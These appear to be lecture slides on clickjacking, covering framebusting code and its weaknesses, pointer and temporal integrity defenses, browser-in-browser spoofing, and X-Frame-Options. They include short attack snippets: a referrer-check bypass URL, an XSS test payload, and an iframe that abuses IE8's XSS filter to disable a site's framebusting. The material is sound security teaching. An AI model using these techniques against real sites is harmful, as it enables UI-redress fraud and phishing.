
- Good site pops dialogue box with information on the action it is about to make and asks for user confirmation
- Degrades user experience

- **UI randomization**

- good site embeds dialogues at random locations so it is hard to overlay
- Difficult & unreliable (e.g. multi-click attacks)

Defense 3: Framebusting

Web site includes code on a page that prevents other pages from framing it



What is framebusting?

Framebusting code is often made up of

- a conditional statement and
- a counter action

Common method:

```
if (top != self) {  
    top.location = self.location;  
}
```

A Survey

Framebusting is very common at the Alexa Top 500 sites

[global traffic rank of a website]

Sites	Framebusting
Top 10	60%
Top 100	37%
Top 500	14%

Many framebusting methods

Conditional Statements

```
if (top != self)
```

```
if (top.location != self.location)
```

```
if (top.location != location)
```

```
if (parent.frames.length > 0)
```

```
if (window != top)
```

```
if (window.top !== window.self)
```

```
if (window.self != window.top)
```

```
if (parent && parent != window)
```

```
if (parent && parent.frames &&  
    parent.frames.length>0)
```

```
if((self.parent && !(self.parent===self)) &&  
    (self.parent.frames.length!=0))
```

Many framebusting methods

Counter-Action Statements

```
top.location = self.location
```

```
top.location.href = document.location.href
```

```
top.location.href = self.location.href
```

```
top.location.replace(self.location)
```

```
top.location.href = window.location.href
```

```
top.location.replace(document.location)
```

```
top.location.href = window.location.href
```

```
top.location.href = "URL"
```

```
document.write("")
```

```
top.location = location
```

```
top.location.replace(document.location)
```

```
top.location.replace('URL')
```

```
top.location.href = document.location
```


Most current framebusting
can be defeated

Easy bugs

Goal: bank.com wants only bank.com's sites to frame it

Bank runs this code to protect itself:

```
if (top.location != location) {  
    if (document.referrer &&  
        document.referrer.indexOf("bank.com") == -1)  
    {  
        top.location.replace(document.location.href);  
    }  
}
```

Problem: <http://badguy.com?q=bank.com>

Abusing the XSS filter

IE8 reflective XSS filters:

On a browser request containing script:

```
http://www.victim.com?var=<script> alert('xss') ...  
</script>
```

Server responds

Browser checks

If `<script> alert('xss');` appears in rendered page, the IE8 filter will replace it with `<sc#pt> alert('xss') ... </sc#pt>`

How can attacker abuse this?

Abusing the XSS filter

Attacker figures out the framebusting code of victim site
(easy to do, just go to victim site in attacker's browser and view the source code)

```
<script> if(top.location != self.location) //framebust </script>
```

Framing page does:

```
<iframe src="http://www.victim.com?var=<script> if (top ... " >
```

XSS filter modifies framebusting script to:


```
<sc#pt> if(top.location != self.location)
```

XSS filter disables legitimate framebusting code!!

Defense: Ensuring visual integrity of pointer

◆ Remove cursor customization

- Attack success: 43% -> 16%



The screenshot shows a video player interface. At the top, a grey bar contains the text "You will be redirected to the requested page in 60 seconds." A mouse cursor is positioned over a "skip this ad" link. Below this, the video content is labeled "NON-PROFIT ADVERTISEMENT" and features a photograph of a group of women in a refugee camp. To the right of the video are logos for "care" and "American Red Cross". At the bottom right, an "Adobe Flash Player Settings" dialog box is open, showing a notification from "webportlab.com" requesting camera and microphone access, with "Allow" and "Deny" buttons.

Ensuring visual integrity of pointer

- ◆ Freeze screen outside of the target display area when the real pointer enters the target
 - Attack success: 43% -> 15%
 - Attack success (margin=10px): 12%
 - Attack success (margin=20px): 4% (baseline:5%)



You will be redirected to the requested page in **60** seconds.

[skip this ad >](#)

NON-PROFIT ADVERTISEMENT




Margin=20px



Ensuring visual integrity of pointer


- ◆ Lightbox effect around target on pointer entry
 - Attack success (Freezing + lightbox): 2%



How about a temporal integrity attack
example?


Temporal clickjacking

- ◆ As you click on a button for an insensitive action, a button for a sensitive action appears overlaid and you click on it by mistake




Enforcing temporal integrity

- ◆ UI delay: after visual changes on target or pointer, invalidate clicks for X ms
 - Attack success (delay=250ms): 47% -> 2% (2/91)
 - Attack success (delay=500ms): 47% -> 0% (0/91)



Enforcing temporal integrity

- ◆ Pointer re-entry: after visual changes on target, invalidate clicks until pointer re-enters target
 - Attack success: 0% (0/88)



Other Forms of UI Sneakiness

- Users might find themselves living in *The Matrix ...*

“Browser in Browser”

Bank of the West | - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Bank of the West (US) https://www.bankofthewest.com/BOW/home

BANK OF THE WEST

Home Search GO Apply online

Sign in Have a question? Contact Us. Find us ZIP code or city & state GO

PERSONAL SMALL BUSINESS COMM

Products & Services

- Checking
- Savings & CDs
- Credit Cards
- Loans
- Wealth Management & Trust
- Insurance

See all our Personal banking products »

Achieve your goals

- Buy a home
- Buy a car
- Save for college
- Enroll in PrimeBanker
- Maximize home equity
- Consolidate debt
- Try our financial calculators

login

word?


Done www.bankofthewest.com

Apparent browser is just a fully interactive image generated by Javascript running in real browser! URL checking looks good!

Discussion

- ◆ So, how do these lessons apply to desktop applications?
- ◆ Compare the security model for desktop apps:
 - Are desktop apps safer against these attacks?
 - Are desktop apps riskier against these attacks?

Is there any hope?



Other defense: X-Frames-Options (IE8, Safari, FF3.7)

- Web server attaches HTTP header to response
 - Two possible values: **DENY** and **SAMEORIGIN**
 - **DENY**: browser will not render page in framed context
 - **SAMEORIGIN**: browser will only render if top frame is same origin as page giving directive
- Good defense ... but poor adoption by sites (4 of top 10,000)
- Coarse policies: no whitelisting of partner sites, which should be allowed to frame our site

Summary

- Clickjacking is an attack on our perception of a page based on the UI
- Framebusting is tricky to get right
 - All currently deployed code can be defeated
- Use X-Frame-Options